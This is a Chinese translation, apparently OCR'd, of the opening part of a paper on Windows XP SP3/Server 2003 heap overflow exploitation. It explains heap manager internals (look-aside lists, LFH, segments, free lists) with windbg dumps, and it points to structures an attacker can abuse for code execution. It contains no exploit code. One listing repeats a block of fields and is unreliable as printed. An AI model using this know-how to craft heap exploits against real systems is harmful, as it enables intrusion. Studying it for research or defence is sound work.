
Windows XP/2003 堆溢出实战

翻译：冰雪风谷[NNU]



目录

介绍

简单的堆溢出的利用的时代已经成为了过去。从2000年7月Solar Designer发表的关于堆的突破性的文章开始，关于堆溢出的稳定利用，就变得越来越困难了。而让堆溢出利用变得日益复杂的主要原因，是在现代软件系统中对堆进行保护的措施的广泛实施。当然还有另外的一些因素：更多的应用程序采用多线程的技术，这样能更好的发挥硬件的优势；另外，一些容易造成简单的内存破坏的代码，也很容易被审计出来。

这些防护机制的最后结果就是，现在我们需要一个流程化的方法去利用堆溢出。而这就要求我们，不仅要对堆的内部机制有足够的了解，同时还要知道堆的确定性的决定性因素，用不同的方法在堆内存中创建预处理模型。当然，我们还必须知道在堆内存中各种不同的特定类型的内存破坏的利用技术。

本文首先会介绍一些基础知识，重点介绍在Windows™ XP SP3 和Server 2003上的堆溢出利用。我们的主要目标是让读者尽快的了解Windows堆管理器的内部机制和当前最好的堆溢出利用的技巧。

在我们了解了这些基础知识之后，我们将介绍新的方法和技巧，利用这些新的方法和技巧，我们花一天时间就可以把一些看似不能利用的内存破坏漏洞变得可以利用。最后，我们将会从更广泛的角度来看待堆溢出利用，并且会讨论现有工具的利用和流程化方法的技巧。

概述

本文分为三大部分。第一部分是讲基本原理，主要介绍Windows堆管理器的相关细节，为后面介绍堆溢出利用提供基础知识。

第二部分主要是讲技巧，其中包括多个利用堆元数据破坏的特殊技巧。我们首先会介绍当前最好的一些方法，然后会介绍一些新的技巧。

然后介绍的是战略。 这里，我们将会从一个更广泛的角度来考虑堆溢出，并且介绍一些在攻击复杂的软件时的一些有用的工具和流程。

本文的范围主要是Windows XP SP3和Windows Server 2003。在本文中也大量地引用了一些已经公开发表的工具和研究报告.

现有的技术

这里有一些相关Windows堆管理器的资料。在最后应该给作者提供更多的背

景知识。

- Matt Conover 和Oded Horovitz 的三个演讲开了一个很好的头. 他们分别覆盖了不同的地方, 但是都是很有用的, 并且提供了很多堆内部的一些无文档的内容。(Conover 和 Horovitz 2004)

- 在<Advanced Windows Debugging>这本书中有一章节, 主要详细介绍了如何使用windbg来查看堆的内部机制。(Hewart 和 Pravat 2008)

- Alexander Sotirov的Heap Fung Shei的论文是非常有用的, 主要关心的是堆的决定性因素。 (Sotirov 2007)

- Immunity也有一份关于堆利用实战的论文(Waisman 2007) (Waisman 2009), 其中的Python代码相当的有用， 封装了很多系统内部一些不为人知的结构。(Immunity 2009)

- Brett Moore的论文讲了如何突破堆的保护措施, 主要是针对XPSP3堆管理器进行攻击。而我们最后补充的一些方法也是基于Moore的方法。(Moore 2005) (Moore 2008)

- 最后, Ben Hawkes 做了大量相关对Vista堆管理器进行攻击的研究。(Hawkes 2008)

基础

在本文中我们的第一个目标是让读者快速的了解Windows堆管理器的内部机制。任何想要对堆溢出利用有进一步了解的同学都必须花时间去学习ntdll.dll(译者补充: 还有ntoskrnl.exe, 子系统API，比如Windows堆API，调用Ntdll中的函数，

而各种执行体组件和设备驱动程序调用ntoskrnl中的函数，它的原生接口只能用于内部windows组件或者内核模式设备驱动程序)。在学习和实践的过程中，一些相关堆内部逻辑的问题同时也会浮现出来。希望我们在给大家介绍基础，让大家更好的了解此文的同时，能够节省大家在学习堆内部机制的时间和精力。

Windows堆管理器是一个用于动态分配内存的子系统。它位于虚拟内存接口的顶部，我们可以通过**VirtualAlloc()**和**VirtualFree()**这两个标准函数访问到。基本上，它主要是提供了一个高性能的软件层，这样我们可以通过 **malloc()/free()/new/delete** 这些基本的操作单元来访问和释放内存。 **RtlAllocateHeap()/ RtlFreeHeap()**和 **NtAllocateVirtualMemory()/NtFreeVirtualMemory()**都是标准的堆管理器的接口函数。

> **Note**: 有一些软件对Windows堆管理器的接口进行了封装，我们应该尤其注意这些．譬如，(msvc++)CRT中,在浏览器中用pool/cache分配器，但在更多的情况下，用自定义的分配器．我们没有足够的时间来检查这些，但是我们都应该知道，这种把分配器包装起来有两个原因：
> 1. 如果分配器没有系统底层的那么加固的话，将会可能存在被利用的元数据．
> 2. 了解分配器封装的语义的先决条件是先得理解分配器的行为和程序的模式．

体系结构

每个进程通常都有很多个堆，程序可以通过自己的需要创建新的堆。它会有一个默认的进程堆，指向这个堆的指针被存放在进程环境块PEB(*Process Environment Block*)中，而这个进程的所有堆，都以链表的形式被挂在PEB上。

在Windows XP SP3和Win2K3中，堆管理器被分为两个组件，可选的前端堆层和核心堆层(如图1.1所示). 这两个组件在结构上是分开的。前端堆管理器是一个高性能的子系统，而核心堆层管理器则是一个强大的通用堆的实现。




图 1.1 堆管理器的层次

前端堆管理器

在处理内存分配和释放的时候，前端堆管理器是优先做处理的。XPSP3/2K3系统上有三种选择：none, 预读列表(LAL(Look-aside Lists))，和低碎片堆(LFH(Low-Fragmentation Heap))。

LAL用来处理小于1024字节的分配请求。它用一系列的单链表的数据结构去存放大小在0到1024之间的空块。LFH用来处理大小在0-16k的请求，其它大于等于16k的请求用核心堆层处理器来处理。(译者注: 在32位的平台上, LAL用来处理小于1KB的分配请求, 在64位平台上, 可处理多达2KB的分配请求)。当一个堆被创建的时候，如果没有打开调试选项，并且该堆是可扩展的，则堆管理器会自动创建这些预读列表。同时，考虑到兼容性的问题，应用程序可以在映像文件执行选项中指定DisableHeapLookaside标志。

前端堆层处理器主要用来优化堆的性能，LAL和LFH是通过low-contention，lock-free/atomic-swap等基本操作实现的，它在高并发系统上能表现出高性能来。LAL用来处理特殊的大小，它为了达到高效的目的，并不对区块进行合并和切分的操作。LFH较复杂一些，因为它要高性能的处理堆碎片。它主要目的是增加内存和缓冲的利用。我们将在后面讨论前端堆层管理器的细节。(译者注：LFH在下面三种情况下不会开启，1，固定大小的堆，2，Heap_no_serialize, 3，debug状态。同时，只有在应用程序调用了HeapSetInformation以后LFH才被打开。)

为了解决扩展性的问题，LFH对于频繁访问的内部结构进行了扩充，使其变成了许多槽，每个槽大于当前机器上进程数量的两倍。从线程到这些槽的分配安

排，是由一个被称为亲和性管理器的LFH组件完成的。最初时候，LFH为堆内存的分配请求使用第一个槽，然而，如果检测到在访问某一个内部数据时有一个竞争，则LFH将当前线程切换为使用另一个不同的槽，随着竞争的进一步发生，越来越多的线程被散布到更多的槽上。对于这些槽的控制，是针对每一种大小的桶来进行的，这样也可以提高局部性，并且使总体的内存消耗变得最小化。

核心堆层管理器

当前端堆层管理器遇到不能使用，或不能处理的分配请求时，核心堆层管理器将会被使用。前端堆层管理器没有合适的区块去分配给相应的请求，或者系统认为前端堆层管理器占有很大的性能优势，这些都是有可能发生的。核心堆层管理器经常用于分配大块的内存(当大于1024的时候，LAL就不处理了，大于16K的时候，LFH也不会处理了)。它提供了一个通用的，表现良好的堆的实现。它主要关注空闲内存块，而且，它通过性能优化和启发式运行来增加性能(譬如堆缓存)。我们将在后面详细讨论核心端的内部工作机制。

虚拟内存

堆管理器是建立在虚拟内存之上的，所以我们主要讲下Windows虚拟内存。

预留和提交

Windows能区分预留的内存和已分配的内存 (Microsoft ™ 2009)。

逻辑上来讲，进程首先会预留一部分的内存，内核将会把这部分的内存标记为不可用(内核空间和用户空间，分享不同的内存区域)。预留的内存事实上并没有映射到虚拟地址上去，所以，如果尝试对预留空间进行读，写，执行操作，会引起一个访问异常。内核也并没有对预留空间进行保护或者预先安排。预留实际上就是一种保护一部分地址空间不被用户所分配使用的机制。

在预留了一定的地址空间后，进程就可以任意地分配和释放这块预留区域中的内存了。分配内存实际上是映射虚拟内存的行为。进程可以随意的在预留内存中申请和释放内存。

在实际应用中，很多情况都是在同一时间调用预留和提交，在同一时间调用取消提交和释放．预留，提交，取消提交，释放都在**NtAllocateVirtualMemory()**和**NtFreeVirtualMemory()** 函数中实现好了。

堆基址

每个堆在创建的时候，都包含一个重要的被称为堆基址的数据结构。这个堆基址包含很多重要的数据结构，内存管理器可以用来跟踪空闲和已分配的内存

块．下面显示在Windows XP SP3下，进程创建的默认的进程堆的内容：

Listing 1 - _HEAP via windbg


```
0:001> dt _HEAP 150000
ntdll!_HEAP
+0x000 Entry : _HEAP_ENTRY
+0x008 Signature : 0xeeffeeff
+0x00c Flags : 2
+0x010 ForceFlags : 0
+0x014 VirtualMemoryThreshold : 0xfe00
+0x018 SegmentReserve : 0x100000
+0x01c SegmentCommit : 0x2000
+0x020 DeCommitFreeBlockThreshold : 0x200
+0x024 DeCommitTotalFreeThreshold : 0x2000
+0x028 TotalFreeSize : 0x68
+0x02c MaximumAllocationSize : 0x7ffdefff
+0x030 ProcessHeapsListIndex : 1
+0x032 HeaderValidateLength : 0x608
+0x034 HeaderValidateCopy : (null)
+0x038 NextAvailableTagIndex : 0
+0x03a MaximumTagIndex : 0
+0x03c TagEntries : (null)
+0x040 UCRSegments : (null)
+0x044 UnusedUnCommittedRanges : 0x00150598 _HEAP_UNCOMMMTTED_RANGE
+0x048 AlignRound : 0xf
+0x04c AlignMask : 0xfffffff8
+0x050 VirtualAllocdBlocks : _LIST_ENTRY [ 0x150050 - 0x150050 ]
+0x058 Segments : [64] 0x00150640 _HEAP_SEGMENT
+0x158 u : __unnamed
+0x168 u2 : __unnamed
+0x16a AllocatorBackTraceIndex : 0
+0x16c NonDedicatedListLength : 0
+0x170 LargeBlocksIndex : (null)
+0x174 PseudoTagEntries : (null)
+0x178 FreeLists : [128] _LIST_ENTRY [ 0x150178 - 0x150178 ]
+0x578 LockVariable : 0x00150608 _HEAP_LOCK
+0x57c CommitRoutine : (null)
+0x580 FrontEndHeap : 0x00150688
+0x584 FrontHeapLockCount : 0
+0x586 FrontEndHeapType : 0x1 ''
+0x587 LastSegmentIndex : 0 '' : 0
+0x16c NonDedicatedListLength : 0
+0x170 LargeBlocksIndex : (null)
+0x174 PseudoTagEntries : (null)
+0x178 FreeLists : [128] _LIST_ENTRY [ 0x150178 - 0x150178 ]
+0x578 LockVariable : 0x00150608 _HEAP_LOCK
+0x57c CommitRoutine : (null)
+0x580 FrontEndHeap : 0x00150688
+0x584 FrontHeapLockCount : 0
+0x586 FrontEndHeapType : 0x1 ''
+0x587 LastSegmentIndex : 0 ''
```

其中许多重要的数据结构可以被一个厉害的黑客所利用达到代码执行的目的。我们将会在策略的章节对其中的一些进行详细的说明。

Note: 值得注意的是堆基址开始是一个**_HEAP_ENTRY**的结构。
Ben Hawkes 利用这个攻破了Vista,并且这个在XP SP3/2K3上使用也很不错．(Hawkes 2008)

内存管理

堆管理器通过 Heap Segment 来处理它的虚拟内存，用 UCR Segment 来跟踪没有分配的内存。


0x90000
HEAP BASE
0x90640
HEAP SEGMENT 0
Segment Reserve: 0x200000
Segment Commit: 0x2000
UCRSegments: 0x1970000
UnusedUnCommittedRanges: 0x1970050
0x90050
VirtualAllocedBlocks.Flink = 0x90050
VitrualAllocedBlocks.Blink = 0x90050
Segment[0] = 0x90640
Segment[1] = 0x2490000
Segment[2..] = NULL
LastSegmentIndex = 1
Heap = 0x90000
LargestUnCommittedRange = 0x3000
BaseAddress = 0x90000
NumberOfPages = 0x100
FirstEntry = 0x90680
LastValidEntry = 0x190000
NumberOfUnCommittedPages = 0x11
NumberOfUnCommittedRanges=0xA
UnCommittedRanges = 0x905D8
LastEntryInSegment = 0x16A100
0x1970000
UCR SEGMENT
Next = NULL
ReservedSize = 0x10000
CommittedSize = 0x1000
Next = 0x90588
Address = 0x2493000
Size = 0x1000
Next = NULL
Address = 0x181000
Size = 0x1000
Next = 0x905C8
Address = 0x152000
Size =0x2000
Next = 0x905A8
Address = 0x170000
Size = 0x3000
0x2490000
HEAP SEGMENT 1
Heap = 0x90000
LargestUnCommittedRange = 0xE6000
BaseAddress = 0x2490000
NumberOfPages = 0x100
FirstEntry = 0x2490040
LastValidEntry = 0x2590000
NumberOfUnCommittedPages = 0xE7
NumberOfUnCommittedRanges=0x2
UnCommittedRanges = 0x1970010
LastEntryInSegment = 0x2498000

Heap Segment

核心堆层管理器把内存分割成好几段，每个段都是由系统管理的连续的虚拟内存块(这是一个内部堆管理器的数据结构，与x86段机制无关)。如果可能，系统将会用申请的内存去满足请求，但如果没有足够的空间的话，堆管理器将会尝试提交堆内现有的部分保存的内存，用以满足要求。这个可能包含在段的底部的预留的内存，也可能包含在中间堆中间的空隙的内存。这些空隙由之前的取消提交的内存操作所创造的。

默认的，系统会预留至少0x10000字节的内存，当创建一个新的堆段的时候，会同时分配至少0x1000字节的内存。 系统在必要的时候会创建新的堆段,并把它添加到一个数组中。在堆段的第一部分数据是标准的段头， 虽然堆块段的头部会紧跟在堆块的头部后面。每次创建一个新的堆段，它的大小就会增加一倍，这样能保留更多的内存和更大的部分。

段基址

每个堆在堆基址偏移+0x58的地方，保存着一个指向堆段的最大有64个指针。

这个**_HEAP_SEGMENT**结构指针包含堆相关的所有信息。每个段代表着由系统管理的一个连续的内存块。一个空的堆段结构里面全是NULL。每个**_HEAP_SEGMENT**的结构包含如下的内容：

Listing 2 - _HEAP_SEGMENT via windbg

```
0:001> dt _HEAP_SEGMENT 150640
ntdll!_HEAP_SEGMENT
+0x000 Entry : _HEAP_ENTRY
+0x008 Signature : 0xffeeffee
+0x00c Flags : 0
+0x010 Heap : 0x00150000 _HEAP
+0x014 LargestUnCommittedRange : 0xfc000
+0x018 BaseAddress : 0x00150000
+0x01c NumberOfPages : 0x100
+0x020 FirstEntry : 0x00150680 _HEAP_ENTRY
+0x024 LastValidEntry : 0x00250000 _HEAP_ENTRY
+0x028 NumberOfUnCommittedPages : 0xfc
+0x02c NumberOfUnCommittedRanges : 1
+0x030 UnCommittedRanges : 0x00150588 _HEAP_UNCOMMMTTED_RANGE
+0x034 AllocatorBackTraceIndex : 0
+0x036 Reserved : 0
+0x038 LastEntryInSegment : 0x00153cc0 _HEAP_ENTRY
```

从上可以看到所有的信息包括与堆相关的段，段的FirstEntry和LastValidEntry。你可以用这些信息去遍历堆，然后获得所有堆块的元数据，这个在Immunity Debugger(Immunity 2009)中提供的堆库中已经被实现了。

UCR 跟踪

每个堆都有一个固定的内存集来记录没有被分配的内存范围。各个段用它来查找未分配的内存。这个小的数据结构的段集合，我们称为UCR(Un-committed Range)。 堆中保存着一个全局的空的UCR结构的链表，当堆段请求的时候，它会动态的增加。**UnusedUnCommittedRanges**是一个被这个堆段使用的空UCR结构的链表。 **UCRSegments**是一种特殊的用来存放UCR结构的链表。

当一个段使用UCR的时候，它会从堆中的**UnusedUnCommittedRanges**链表中删除，并把它放在**UnCommittedRanges**链表的头部。UCR段的分配是动态的。在当开始的时候,系统会给每个UCR段预留0x10000个字节，当另外的UCR分配的时候，会在同一时间分配0x1000字节(每页)。 如果UCR段被使用完成，0x10000字节全部被使用完成，堆管理器会创建另一个UCR段，并且把它加到**UCRSegments**的列表中。

> **Note**: 假设你思维比较广阔，上面段落可能会让你对得到一个在虚拟分配的一个UCR段,你可以写一些东西在这个段的结尾。
> 针对这个攻击，我们可以参考Ben Hawkes的演讲稿进行深入的思考.(Hawkes 2008).

前端堆管理器

预读列表(Look-Aside List)

我们可以在堆基址偏移+0x688的地方，找到这个预读列表(LAL)，它用一个FrontEndHeap的指针来表示。 LAL的数据结构由大小为0x30，共有128条记录的数组组成。数组中的每个成员包括了性能相关的变量，包括当前长度，最大长度，以及更重要的一个指向与索引对应的单链表堆块的指针。 如果当前没有空闲块，则该指针为NULL。同样，在单链表末尾是指向由前向链表是NULL的指针。

当分配内存的时候，列表头部的结点被弹出。这可以用原子进行比较和交换中的并发知情无障碍方式操作。 这样同样适用于取消分配。 当一个块被释放，把它从单链表的头部压入，并且把指针更新。

Note: 当一个区块被放入LAL后，块标记会被标为BUSY，这样可以阻止后端堆管理器对它进行分配或合并的操作。这与正常的逻辑有点不太一样，这个块实际上是free的，但它却在LAL的控制范围内。

如果用户的请求是小于(1024-8)字节，那么它便可以用 LAL 前端来分配。下图显示了 LAL 前端有一个大小为 1016 的列表，它对应着的序列号是 127，用户可以申请 1008 字节。LAL 没有大小为 544 的空闲块(入口数 68)。需要注意的是，对于大小为 0 和 1 的，并不会被使用，因为每个块至少需要 8 个字节作为块头。




Figure 2 – Look-aside List Front End Example

低碎片堆(Low Fragmentation Heap)

低碎片堆(LFH)是一个复杂的前端堆，可以用比较高的性能解决堆碎片的问题。它并没有公开的文档，但它在Windows更高版本中起着更重要的作用。由于LFH是主动的，所以当有大于16384字节的请求时，会自动的跳到堆后端来处理。更进一步的信息来自Immunity Debugger的源码(Immunity 2009)。 Matt和Oded在他们的演讲中完成了相关的细节。(Conover and Horovitz 2004)

核心堆管理器

空表(Freelists)

后端堆管理器用几个双向链表来记录堆中的空闲块。它们都被称为空表(Freelists)，并且它们被保存在堆基址偏移+0x178的地方。它们是一些独立的列表，并且，每个可能的块大小都小于1024字节，一共有128条空闲的列表(堆块的大小为8的倍数)。每个双向链表都有一个头结点在堆的基址处。每个头结点包含两个指针：一个前向指针(**FLink**)，一个后向指针(**BLink**)。

FreeList[0]是特殊的，我们将在稍后讨论。FreeList[1]是未使用过的，FreeList[2]到FreeList[127]被称为专用空闲列表(dedicated free lists)。对于这些专用列表，列表中的所有空闲块大小都是相同的，相当于数组索引*8。

所有大小大于或等于1024的块，都会保存在FreeList[0]的单链表中(这个可以被使用，因为没有任何空闲块的大小为0)。这个列表中的空闲块是由从小到大进行排序的。所以，FreeList[0].Flink指向最小的块(大小>=1024)，FreeList[0].Blink指向最大的块(大小>=1024)。




Figure 3 - Free Lists

空表位图(Freelist Bitmap)

这些空闲列表同时也有个相应的位图，称为FreeListInUseBitmap，被用作在FreeList中进行快速扫描。位图中的每一位对应一个空闲的列表，如果在对应的列表中有任何的空闲块，这个位将会被设置。这个位图在堆基址偏移+0x158的地方，并且在预选空闲列表中为系统服务分配请求提供一个优化路径。

在位图中一共有 128 位(4 个双字节)，与 128 个处理分配<1016 大小的空闲列

表相对应。

对于一个给定的小于1016的分配请求，前端堆管理器首先会处理其请求。假设LAL或LFH不存在或者不处理这个请求，系统将会直接在FreeList[n]的列表中找给定大小的列表。注意在这种情况下，位图是没有被使用到的。如果FreeList[n]中也找不到合适的块，那么系统将会使用bitmap来处理。

它通过搜索整个bitmap，然后找到一个置位，通过这个置位，可以在这个列表中找到下一个最大的空闲块。如果系统跑完这个位图还没有找到合适的块，它将试着从FreeList[0]中找到一块出来。

举个例子，如果一个用户在堆中请求32字节的空间，在LAL[5]中没有相应的块，并且FreeList[5]也是空的，那么，位图就被用作在预处理列表中来查找大于40字节的块(从FreeList[6]位图搜索)。

堆缓存(Heap Cache)

正如我们讨论的，所以等于或大于1024的空闲块，都被存放在FreeList[0]中。这是一个从小到大排序的双向链表。因此，如果FreeList[0]中有越来越多的块，当每次搜索这个列表的时候，堆管理器将需要遍历多外节点。

